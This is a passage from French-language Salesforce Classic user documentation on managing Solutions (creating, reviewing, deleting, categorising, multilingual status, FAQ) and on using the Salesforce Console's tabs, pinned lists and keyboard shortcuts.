  1. Sélectionnez **Clore la requête** sur la page de détail d'une requête, ou sur **Enregistrer et Fermer** pendant que vous modifiez la requête.
  2. Tapez son titre et sa description dans **Informations sur la solution** et cochez la case `Soumettre à la base de connaissances` pour faire valider la solution par les responsable de solution.
  3. Cliquez sur **Enregistrer**.

Conseils de rédaction de solutions

CONSULTER ÉGALEMENT :

Vérification de solutions

Conseils de rédaction de solutions

Classement des solutions par catégorie

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer des solutions :

- Autorisation de création sur les solutions

## Conseils de rédaction de solutions

Pour aider les utilisateurs à résoudre leurs requêtes, il est important de rédiger des solutions de bonne qualité. Lisez les conseils ci-dessous et consultez également le document *Conseils et astuces pour les solutions*.

**Réutilisable**

- Mentionnez toutes les manifestations et tous les symptômes du problème.
- Indiquez toutes les analyses et idées de dépannage utiles.
- Rédigez une description brève et précise de l'origine et de la résolution du problème.
- Indiquez une seule origine et une seule résolution par solution. Si la résolution comprend plusieurs étapes, numérotez chaque étape sur une ligne distincte.
- Assurez-vous de rédiger un texte clair dans la langue des utilisateurs du support client et celle de vos clients.
- Choisissez un titre qui décrit avec précision le problème ou la question.
- Associez autant de solutions appropriées à une requête spécifique que possible, afin d'augmenter l'efficacité des solutions suggérées. Les solutions suggérées sont retrouvées à l'aide d'une formule qui évalue automatiquement la pertinence de chaque solution par rapport à la requête, en fonction de la fréquence d'association de la solution à des requêtes similaires.

Remarque: Utilisez un format cohérent pour faciliter la réutilisation de toutes les solutions. Vous pouvez déterminer le meilleur format pour votre organisation, mais assurez-vous que chaque solution comporte un titre, les symptômes du problème, l'origine du problème ainsi que sa résolution.

**Localisable**

- Assurez-vous que la solution peut être retrouvée via des chemins de dépannage multiples et par différentes personnes susceptibles de décrire le problème de diverses façons.
- Assurez-vous que la solution est unique et peut exister en tant qu'élément discret de la base de connaissance.
- Assurez-vous que la solution est utile pour votre organisation et peut être partagée avec vos clients.
- Assurez-vous que la solution comprend les termes qu'emploient les clients pour permettre ainsi à la fonctionnalité de solutions suggérées de renvoyer des résultats pertinents basés sur la fréquence des termes lorsque les clients consignent une requête via le portail libre-service ou le portail client. Par exemple, si les clients utilisent le terme « hub » pour « routeur », insérez « hub » dans le texte de la solution afin d'augmenter ses chances de renvoi dans les résultats des solutions suggérées.

  Remarque: Depuis la version Spring '12, le portail libre-service n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail libre-service.

**Précision technique**

- Assurez-vous que la solution est précise et à jour.
- Assurez-vous que le niveau de détails techniques est adapté à l'audience cible.

## Exemple de solution

Cet exemple présente une solution claire à un problème spécifique.

```
How do I change an account's billing information?

Problem–Users aren't sure how to change an account's billing information, such as the
credit card number or payment type.
Solution–Change billing information in the active contract on the account.
1. Open an account by clicking its name on the Accounts home page or an Accounts related
list.
2. Scroll to the Contracts related list and click Edit next to the active contract on the
```

```
 account.
3. Enter the correct billing information.
4. Click Save.
```

CONSULTER ÉGALEMENT :

Création de solutions

## Vérification de solutions

Les responsables de solution, les administrateurs et les utilisateurs autorisés à modifier les solutions peuvent réviser des solutions existantes. Les responsables de solution, les administrateurs et les utilisateurs autorisés à gérer les solutions publiées peuvent publier des solutions.

1. Cliquez sur **Modifier** sur la page de détail des solutions.
2. Modifiez les informations nécessaires, puis faites passer le champ `Statut` à Révisée.
3. Cochez la case `Visible dans le portail libre-service` pour rendre la solution accessible sur le portail libre-service du client de l'entreprise et sur le portail client Salesforce.

   Remarque: Le champ de liste de sélection `Statut` d'une solution ne doit pas être obligatoirement défini sur Révisé pour qu'une solution soit visible dans le portail Client. Une solution est visible dans le portail Client si la case `Visible dans le portail libre-service` d'une solution est cochée.

4. Éventuellement, cochez la case `Visible dans la base de connaissances publique` pour rendre également la solution disponible aux utilisateurs qui accèdent à vos solutions publiques.

   Ce champ s'applique uniquement aux solutions, pas aux articles de la base de connaissances publique.

5. Cliquez sur **Enregistrer**.

   Pour les entreprises disposant de solutions multilingues, si vous modifiez une solution principale associée à des solutions traduites, la page Statut des solutions traduites apparaît. Sur cette page, vous pouvez ajuster le statut des solutions traduites et indiquer aux utilisateurs de mettre à jour ces traductions.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour réviser des solutions :
- Autorisation de modification sur les solutions

Pour publier des solutions :
- Gérer les solutions publiées

CONSULTER ÉGALEMENT :

Création de solutions

Classement des solutions par catégorie

## Suppression de solutions

Pour supprimer une solution, cliquez sur **Suppr** en regard de la solution sur la page de liste des solutions ou sur **Supprimer** sur la page de détail des solutions. Le lien **Suppr** n'apparaît que pour les responsables de solutions, les administrateurs et les utilisateurs dotés de l'autorisation Gérer les solutions publiées ou autorisés à supprimer des solutions.

Lorsque vous supprimez une solution, les pièces jointes et l'historique associés sont également supprimés. La solution est placée dans la Corbeille. Les requêtes associées ne sont pas supprimées avec la solution mais les associations de requêtes sont supprimées et ne sont pas restaurées si, par la suite, vous annulez la suppression de la solution.

Pour les entreprises où les solutions multilingues sont activées :

- La suppression d'une solution principale ne supprime pas les solutions traduites qui lui sont associées. Au contraire, chaque solution traduite devient une solution principale.
- La suppression d'une solution traduite entraîne la suppression de son association avec la solution principale.
- Annuler la suppression d'une solution principale ou d'une solution traduite dans la Corbeille ne restaure pas ses associations avec d'autres solutions principales ou traduites. Vous pouvez manuellement restaurer les associations en modifiant le champ de recherche `Solution principale` sur la page de modification des solutions traduites.
- Après avoir supprimé une solution traduite, vous pouvez en recréer une dans la même langue. Vous ne pouvez toutefois annuler la suppression de la solution traduite d'origine dans la Corbeille qu'une fois la deuxième solution traduite supprimée.

CONSULTER ÉGALEMENT :

Présentation des solutions

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour supprimer des solutions non publiées :

- Autorisation de suppression sur les solutions

Pour supprimer des solutions publiées :

- Gérer les solutions publiées

## Classement des solutions par catégorie

Utilisez les catégories de solution pour regrouper les solutions semblables. Chaque solution peut appartenir à plusieurs catégories. Une fois que vos solutions sont regroupées en catégories, vous pouvez les parcourir et les rechercher par catégorie dans l'onglet Solutions ou lors de la résolution d'une requête. Les clients peuvent également parcourir des solutions publiées par catégorie dans les solutions publiques, dans votre portail libre-service et dans le portail client.

Les administrateurs et les utilisateurs autorisés à gérer les catégories peuvent regrouper les solutions en catégories avant d'activer ces catégories pour l'ensemble de l'organisation. Une fois que vous pouvez parcourir les catégories de solutions, tous les utilisateurs dotés des autorisations appropriées peuvent attribuer des catégories aux solutions.

Si les solutions multilingues sont activées dans votre entreprise, les solutions traduites héritent des catégories de solution de leurs solutions principales. Les catégories d'une solution traduite sont synchronisées avec celles de la solution principale. Pour modifier les catégories d'une solution traduite, vous devez modifier les catégories de sa solution principale.

1. Affichez la solution que vous voulez classer dans une catégorie.
2. Cliquez sur **Sélectionner des catégories** dans la liste associée Catégories de solutions.

   Cette liste associée n'est pas visible, sauf si votre administrateur a défini et activé des catégories.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour classer les solutions par catégorie :

- Autorisation de modification sur les solutions

3. Dans la hiérarchie des catégories de solutions, cliquez sur **Sélectionner** pour ajouter une catégorie à la solution. Répétez cette opération jusqu'à ce que toutes les catégories applicables aient été ajoutées.

   Il est recommandé de limiter le nombre de catégories auxquelles une solution appartient. L'intégration de solutions dans les catégories les plus pertinentes facilite leur recherche.

   Si nécessaire, cliquez sur **Désélectionner** pour supprimer une catégorie de la solution.

4. Cliquez sur **Enregistrer**.

Pour supprimer ultérieurement une catégorie d'une solution, cliquez sur **Suppr** dans la liste associée Catégories de solutions de la page des détails de solution.

Remarque: Vous pouvez créer un rapport personnalisé sur les catégories de solutions. Toutefois, les informations relatives aux catégories de solutions n'apparaissent pas dans les vues de liste.

CONSULTER ÉGALEMENT :

Recherche de solutions

Résolution de requêtes

## Configuration du statut des solutions multilingues

Lorsque vous modifiez une solution principale, vous pouvez ajuster le statut de chaque solution traduite associée et informer les utilisateurs qu'ils doivent mettre à jour ces traductions, si nécessaire :

1. Choisissez le statut de la solution traduite dans la liste de sélection `Status`. Par exemple, sélectionnez Version préliminaire, Révisés ou En double. Les valeurs disponibles dans la liste de sélection sont définies par votre administrateur.
2. Cochez la case `Out of Date` pour indiquer que la solution principale a été mise à jour et que la solution traduite peut nécessiter une traduction. La solution traduite est marquée comme `Dépassé` dans la liste associée Solutions traduites de la solution principale.
3. Cochez la case `Envoyer une notification` si vous voulez que le dernier utilisateur actif ayant créé ou modifié la solution reçoive un e-mail l'informant que la solution principale a été mise à jour et que la solution traduite peut nécessiter une traduction.

   L'utilisateur affiché dans la colonne `Destinataire de la notification` reçoit l'e-mail. Les avis d'e-mail sont générés par le système et ne peuvent pas être modifiés. La notification par e-mail est rédigée dans la langue de son destinataire.

4. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Présentation des solutions multilingues

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour modifier le statut des solutions traduites :

- Autorisation de modification sur les solutions

# Page d'accueil des solutions

Il suffit de cliquer sur l'onglet Solutions pour afficher la page d'accueil des solutions.

- Sous **Rechercher des solutions**, saisissez les mots-clés permettant de trouver la solution. Si les catégories sont d'usage dans votre organisation, vous pouvez en sélectionner une pour y effectuer la recherche. Si votre entreprise dispose de solutions multilingues, les résultats de la recherche renvoient les solutions dont la langue comporte les mots-clés recherchés. Néanmoins, les résultats de la recherche dans plusieurs langues risquent de ne pas être fiables car les termes recherchés d'une langue à l'autre sont traités différemment.
- Dans la section **Naviguer dans les solutions**, cliquez sur le nom d'une catégorie pour afficher la liste des solutions figurant dans cette catégorie et ses sous-catégories.
- Pour afficher une liste d'éléments filtrée, sélectionnez une liste prédéfinie dans la liste déroulante `Vue` ou cliquez sur **Créer une vue** pour définir vos propres vues personnalisées. Pour modifier ou supprimer une vue que vous avez créée, sélectionnez-la dans la liste déroulante `Vue`, puis cliquez sur **Modifier**.
- Dans la section des **solutions récentes**, sélectionnez un élément dans la liste déroulante pour afficher la liste des solutions les plus proches de ces critères. Dans la liste, vous pouvez cliquer sur le nom d'une solution pour en afficher le détail. Cliquez alternativement sur les liens **Afficher 25 éléments** et **Afficher 10 éléments** pour changer le nombre d'éléments affichés. Les champs qui s'affichent dépendent de la présentation de recherche de l'« onglet Solutions » définie par votre administrateur et par vos paramètres de sécurité au niveau du champ (disponible uniquement dans Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition). Voici les options disponibles pour les solutions récentes :

| Option | Description |
|---|---|
| **Affiché récemment** | Les dix ou vingt-cinq dernières solutions affichées, les solutions consultées le plus récemment figurant en premier dans la liste. Cette liste provient des éléments récents et contient les enregistrements dont vous êtes responsable et ceux des autres utilisateurs. |

- Dans la section **Solutions récentes**, cliquez sur **Nouveau** pour créer une solution.
- Sous **Rapports**, cliquez sur le nom du rapport à afficher. Le rapport Liste des solutions vous permet de créer un rapport à partir du champ de solution voulu.

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour afficher l'onglet Solutions :
- Lire sur les solutions

Pour afficher des solutions :
- Lire sur les solutions

Pour créer des solutions :
- Autorisation de création sur les solutions

CONSULTER ÉGALEMENT :

Présentation des solutions

Création de solutions

Recherche de solutions

## Historique de la solution

L'élément associé Historique de la solution de la page de détail d'une solution répertorie les modifications apportées à la solution. Chaque fois qu'un utilisateur modifie un champ standard ou personnalisé dont l'historique doit être dans la solution, une nouvelle entrée est ajoutée à la liste Historique de la solution associée. Toutes les entrées comprennent la date, l'heure et la nature de la modification, ainsi que le nom de l'utilisateur ayant apporté la modification. Les modifications apportées aux listes associées de la solution ne sont pas suivies dans l'historique de la solution.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Présentation des solutions

## FAQ des solutions

- Qu'est-ce qu'un responsable solutions ?
- Pourquoi des solutions sont-elles utilisées ?
- Qu'est-ce qui différencie une solution et une FAQ ?
- Comment puis-je rédiger de bonne solutions ?
- Que dois-je rechercher lorsque je révise des solutions ?
- À quoi correspondent les cases Visible dans le portail libre-service et Visible dans la base de connaissances publique sur une solution ?

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Qu'est-ce qu'un responsable solutions ?

Pourquoi des solutions sont-elles utilisées ?

Q'est-ce qui différencie une solution et une FAQ ?

Comment puis-je rédiger de bonne solutions ?

Que dois-je rechercher lorsque je révise des solutions ?

À quoi correspondent les cases Visible dans le portail libre-service et Visible dans la base de connaissances publique sur une solution ?

### Qu'est-ce qu'un responsable solutions ?

Un responsable solutions peut modifier, supprimer et rendre visibles des solutions dans le portail libre-service et le portail client, et les rendre visibles dans les solutions publiques. En règle générale, ces utilisateurs disposent d'une excellente connaissance du système et de compétences supérieures au niveau de la communication écrite, et ont une connaissance pointue d'une zone particulière de votre produit. Pour attribuer à un ou plusieurs utilisateurs la fonction de Responsable solutions, votre administrateur doit leur attribuer le profil de Responsable solutions lors de la création ou de la modification de leurs informations personnelles.

CONSULTER ÉGALEMENT :

FAQ des solutions

### Pourquoi des solutions sont-elles utilisées ?

Les solutions offrent un moyen rapide d'identifier et de résoudre le problème d'un client. En capturant les problèmes des clients et en structurant des solutions consultables et réutilisables, votre équipe de support client peut exploiter les connaissances existantes afin

d'apporter des réponses aux problèmes connus et déjà résolus, en augmentant la satisfaction des clients et la productivité de votre équipe.

CONSULTER ÉGALEMENT :

FAQ des solutions

## Q'est-ce qui différencie une solution et une FAQ ?

Un FAQ sert essentiellement à fournir des conseils utiles relatifs au fonctionnement d'un produit ou service. Les solutions répondent aux questions des clients lorsque le produit ou le service ne se comporte pas comme prévu. Les attentes des clients n'étant pas toujours précises, une solution peut décrire le fonctionnement normal du produit ou service (similaire à un FAQ), aider à dépanner un problème ou indiquer comment contourner un bogue ou une limitation produit.

CONSULTER ÉGALEMENT :

FAQ des solutions

## Comment puis-je rédiger de bonne solutions ?

Une bonne solution est réutilisable, facile à trouver et techniquement précise.

CONSULTER ÉGALEMENT :

FAQ des solutions

## Que dois-je rechercher lorsque je révise des solutions ?

Les responsables de solutions peuvent utiliser ces directives en révision des solutions :

1. **Structure :** la solution doit inclure un titre précis, le ou les symptômes, l'origine et la résolution.
2. **Langue :** la solution doit être claire et facile à lire dans la langue du client.
3. **Aucune information spécifique au client :** les solutions ne doivent jamais contenir d'informations spécifiques au client.
4. **Précision technique :** la solution doit permettre de résoudre avec précision et efficacité le problème posé par le client.
5. **Professionnel :** vérifiez l'orthographe et la syntaxe.
6. **Confidentialité :** la solution ne doit contenir aucune information confidentielle ou propriétaire que vous ne souhaitez pas divulguer à la concurrence.

CONSULTER ÉGALEMENT :

FAQ des solutions

## À quoi correspondent les cases Visible dans le portail libre-service et Visible dans la base de connaissances publique sur une solution ?

Lorsque les cases `Visible dans le portail libre-service` et `Visible dans la base de connaissances publique` sont cochées pour une solution, celle-ci est disponible pour une utilisation externe dans le portail en libre-service, le portail client et les solutions publiques de votre organisation. Les solutions disponibles pour une utilisation externe sont considérées comme publiées.

**Visible dans la base de connaissances publique** s'applique uniquement aux solutions, pas aux articles de la base de connaissances publique.

Remarque: Depuis la version Spring '12, le portail libre-service n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail libre-service.

CONSULTER ÉGALEMENT :

FAQ des solutions

# Utilisation de services d'assistance unifiés

## Utilisation d'une console Salesforce

### Utilisation de Salesforce Console

Travaillez plus vite sur des enregistrements à l'aide de l'interface optimisée d'une console.

Contrairement aux pages standard Salesforce, tous les éléments sur lesquels vous cliquez dans une console s'affichent sous forme d'onglets. En plus de l'efficacité de la navigation basée sur des onglets, la console permet d'effectuer les opérations suivantes :

- Utiliser simultanément de nombreux enregistrements
- Afficher les favoris et les derniers onglets utilisés
- Redimensionner les listes épinglées pour afficher plus d'informations
- Accélérer la navigation à l'aide de raccourcis clavier
- Travailler sur plusieurs écrans

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

L'interface de type tableau de bord d'une console organise toutes les données associées sur le même écran, qui permet d'effectuer les opérations suivantes :

- Rechercher des enregistrements
- Insérer des remarques dans les enregistrements en utilisant le journal des interactions
- Consulter la date de modification par d'autres personnes des enregistrements que vous visualisez
- Utiliser un SoftPhone pour passer et recevoir des appels

Une Salesforce Console for Service permet en outre d'effectuer les opérations suivantes :

- Rechercher des articles de Salesforce Knowledge pour résoudre des requêtes
- Chatter avec des clients en utilisant Live Agent

Remarque: Si votre administrateur Salesforce ajoute des composants de console personnalisés, des fonctionnalités supplémentaires peuvent être disponibles dans les menus latéraux et les pieds de page d'une console.

# Onglets de Salesforce Console


Tous les éléments sur lesquels vous cliquez dans une console sont affichés sous forme d'onglets. Les onglets affichent toutes les informations nécessaires sur le même écran sans perte de contexte.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Onglets de console**




(1) L'onglet de navigation permet de sélectionner les objets et les enregistrements que vous souhaitez utiliser. (2) Les onglets principaux affichent les principaux éléments de travail dans une console, par exemple un compte. (3) Les sous-onglets affichent des éléments associés à un onglet principal, par exemple le contact d'un compte. Utilisez les onglets pour naviguer dans la console en travaillant.

ATTENTION: Les boutons de retour des navigateurs ne sont pas pris en charge dans une console et peuvent ne pas fonctionner correctement. Les onglets de console sont enregistrés dans les onglets de navigateur jusqu'à leur fermeture.

Lorsque vous fermez les onglets de navigateur, vous perdez tous les onglets de console ouverts. Si votre administrateur configure des sessions utilisateur enregistrées pour une console, lorsque vous vous reconnectez à Salesforce, vos onglets et composants de console précédemment ouverts s'affichent automatiquement à nouveau. De plus, si vous redimensionnez des composants du menu latéral, des journaux des interactions ou si vous fermez l'en-tête de la recherche globale, ces personnalisations s'affichent également.

Si vous vous déconnectez de Salesforce, puis vous reconnectez à la même fenêtre, vos onglets précédemment ouverts sont de nouveau affichés dans la nouvelle session, même lorsque l'option `Enregistrer les sessions utilisateur` est désactivée.

CONSULTER ÉGALEMENT :

Utilisation de Salesforce Console

Affichage des favoris ou des onglets récemment utilisés dans Salesforce Console

## Onglet de navigation de Salesforce Console


Utilisez l'onglet de navigation pour sélectionner un objet et afficher sa page d'accueil.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Onglet de navigation d'une console**




Chaque console affiche un onglet de navigation. Votre administrateur détermine la liste des objets que vous pouvez sélectionner dans un onglet de navigation. Cependant, si l'option **Personnaliser mes onglets** est activée pour vous, vous pouvez cliquer dessus pour masquer, afficher et organiser les objets.

La pupart des pages d'accueil d'objet sélectionnées à partir d'un onglet de navigation affichent des vues de liste, qui se présentent automatiquement sous la forme de listes optimisées. Un onglet de navigation n'affiche pas de prévisions, d'idées, de réponses, de connexions, de portails, de console ni de boutons pour personnaliser votre organisation Salesforce.

CONSULTER ÉGALEMENT :

- Onglets de Salesforce Console
- Utilisation de Salesforce Console

## Consignes relatives à l'utilisation des onglets de Salesforce Console


Découvrez comment tirer parti des onglets principaux et des sous-onglets d'une console.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Onglets principaux et sous-onglets d'une console**




(1) Un onglet principal est le principal élément sur lequel vous travaillez, par exemple un compte. (2) Un sous-onglet est un élément associé à un onglet principal, par exemple le contact d'un compte. Salesforce ne limite pas le nombre d'onglets que vous pouvez afficher.

Lors de l'affichage des onglets, l'icône * s'affiche sous les onglets dans lesquels vous n'avez enregistré aucune modification, à l'exception des rapports, des pages Visualforce ou des pages de configuration de votre organisation Salesforce. L'icône ⚠ s'affiche sous les onglets dans lesquels vous devez corriger des erreurs. Si votre administrateur a ajouté des domaines externes à la liste blanche d'une console, les onglets peuvent afficher des pages extérieures à Salesforce. Lorsque vous cliquez sur un bouton personnalisé ou modifiez le type, le propriétaire ou le territoire d'un enregistrement, vous n'ouvrez pas un nouvel onglet, mais l'onglet actif accède à l'élément que vous avez sélectionné.

La barre d'onglets permet de lancer diverses actions en cliquant sur ▼, puis en sélectionnant une option, par exemple pour fermer des onglets, actualiser les onglets, afficher les raccourcis clavier, et plus encore. Pour réorganiser un onglet, faites-le glisser vers sa nouvelle position dans la barre d'onglets. Les onglets conservent leur statut d'onglet principal ou de sous-onglet, ce qui signifie que vous ne pouvez pas déplacer des onglets principaux vers la barre des sous-onglets, et inversement. La réorganisation des onglets n'est pas disponible pour Internet Explorer® 7.

Si votre administrateur a activé les composants multi-moniteurs, vous pouvez détacher des onglets principaux de votre navigateur et les faire glisser vers n'importe quel emplacement de votre écran afin de personnaliser votre espace de travail. Cliquez simplement sur ▼, puis sélectionnez **Afficher les onglets principaux**. Pour rétablir les onglets principaux dans leur navigateur initial, cliquez sur ▼, puis sélectionnez **Afficher de nouveau les onglets dans la console**.

Pour copier l'URL d'un onglet de console et l'envoyer à un autre utilisateur, cliquez sur ▼ puis sélectionnez 🔗 en regard du nom de l'onglet. Si vous envoyez l'URL à un utilisateur extérieur à la console, sélectionnez la création d'une URL Salesforce standard dans la boîte de dialogue Lien à partager. Appuyez ensuite sur CTRL+C pour copier l'URL. Pour ajouter un nouvel onglet à votre console et coller l'URL que vous avez copiée, cliquez sur + . Dans la zone de texte, appuyez sur CTRL+V pour coller l'URL, puis cliquez sur **OK**. Vous pouvez coller une URL de console ou une URL Salesforce standard sous un nouvel onglet.

Pour épingler à la barre d'onglets les onglets principaux que vous visitez fréquemment, pour pouvoir y accéder rapidement, cliquez sur ▼, puis sélectionnez 📌 . Lorsqu'un onglet est épinglé, il est placé devant la barre d'onglets et son texte est supprimé pour économiser l'espace. Pour détacher un onglet, cliquez sur ▼, puis sélectionnez 📌 .

Pour ajouter un favori ou un onglet visité occasionnellement, pour pouvoir y accéder rapidement, cliquez sur ▼, puis sélectionnez 🔖 . Lorsqu'un onglet est ajouté aux favoris, il est placé dans le composant Historique du pied de page (auparavant appelé Onglets les plus récents) Pour supprimer un onglet ajouté aux favoris, cliquez sur ▼ puis sélectionnez 🔖 ou cliquez sur **Supprimer** en regard de l'onglet dans le composant Historique. Reportez-vous à Affichage des signets ou des onglets récemment utilisés dans une Salesforce Console à la page 4595.

ATTENTION: Si vous cliquez sur **Annuler** sur un élément récemment créé que vous n'avez pas enregistré, l'élément et son onglet sont supprimés sans passer par la corbeille.

**Remarque:** Si votre administrateur Salesforce ajoute des composants de console personnalisés, des fonctionnalités supplémentaires peuvent être disponibles dans les menus latéraux en regard des onglets.

**Conseil:** Pour rouvrir le dernier onglet fermé, appuyez sur MAJ+C ou cliquez sur , puis sélectionnez **Ouvrir le dernier onglet fermé**. Vous pouvez rouvrir jusqu'à 10 onglets fermés.

CONSULTER ÉGALEMENT :

- Onglet de navigation de Salesforce Console
- Onglets de Salesforce Console
- Utilisation de Salesforce Console

## Affichage des favoris ou des onglets récemment utilisés dans Salesforce Console

S'ils ont été configurés par votre administrateur Salesforce, vous pouvez accéder rapidement aux onglets principaux que vous avez enregistrés dans les favoris ou récemment utilisés dans une console, sans les rechercher dans Salesforce.

**Remarque:** Dans la version Summer '15, les Onglets les plus récents ont été renommés Historique et les favoris ont été ajoutés à l'historique afin de faciliter la recherche et l'accès aux onglets pour les utilisateurs. Ces fonctionnalités ne sont pas disponibles dans Internet Explorer® 7 et 8.

Pour afficher les onglets favoris ou récemment utilisés, cliquez sur **Historique** dans le pied de page de la console. Cliquez ensuite sur la colonne Favoris ou Onglets récents, puis sélectionnez un onglet. Vous pouvez récupérer l'URL de chaque onglet et l'envoyer à un autre utilisateur, ou supprimer les favoris et effacer la liste des onglets récemment utilisés pour réinitialiser les listes. En regard de chaque onglet récent, vous pouvez accéder à dix sous-onglets, s'ils sont disponibles. Les éléments qui ne s'affichent pas sous forme d'onglets, tels que les plans de demande de réunion, ne figurent pas dans le pied de page Historique.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

- Consignes relatives à l'utilisation des onglets de Salesforce Console
- Utilisation de Salesforce Console

## Redimensionnement et réduction des listes épinglées dans une Salesforce Console

Si un administrateur a activé les listes épinglées et a choisi où les afficher à l'écran, vous pouvez les redimensionner et les réduire.

Pour redimensionner une liste épinglée, cliquez sur la marge de droite ou du bas de la liste et faites-la glisser jusqu'à la taille désirée. Pour réduire une liste épinglée, cliquez sur la flèche à droite ou en bas de la marge. Pour afficher de nouveau la liste, cliquez sur la flèche. Si vous n'avez pas encore sélectionné d'enregistrement dans une liste, la liste s'affiche automatiquement en plein écran.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

- Utilisation de Salesforce Console

# Utilisation de raccourcis clavier dans une Salesforce Console

Les raccourcis clavier vous permettent d'exécuter rapidement des actions en appuyant sur des touches au lieu d'utiliser une souris.

Ils permettent d'utiliser plus efficacement une console. Par exemple, au lieu de saisir les détails d'une requête puis de cliquer avec la souris sur **Enregistrer**, un administrateur peut créer un raccourci afin de vous permettre de saisir les détails de la requête et d'appuyer sur CTRL+S pour enregistrer des requêtes sans passer du clavier à la souris. Seuls les administrateurs peuvent créer ou personnaliser des raccourcis.

Pour afficher un plan qui répertorie les raccourcis d'une console, cliquez sur MAJ+K ou sur , puis sélectionnez **Afficher les raccourcis clavier**. Si un raccourci est grisé sur le plan, cela indique qu'il n'a pas été activé ou qu'il a été personnalisé.

Les raccourcis clavier ne sont pas sensibles à la casse, même quand vous appuyez sur MAJ avant une touche alphabétique. Par exemple, MAJ+b et MAJ+B représentent le même raccourci. Si CTRL, ALT ou MAJ figure dans un raccourci clavier, l'ordre de pression de ces touches n'a aucune importance. Par exemple, CTRL+ALT+A est identique à ALT+CTRL+A.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

- Raccourcis clavier par défaut pour Salesforce Console
- Utilisation de Salesforce Console

## Raccourcis clavier par défaut pour Salesforce Console

Ces raccourcis sont automatiquement disponibles dans une console et un administrateur peut les personnaliser ou les désactiver.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Action (raccourci clavier) | Description | Touche de raccourci |
|---|---|---|
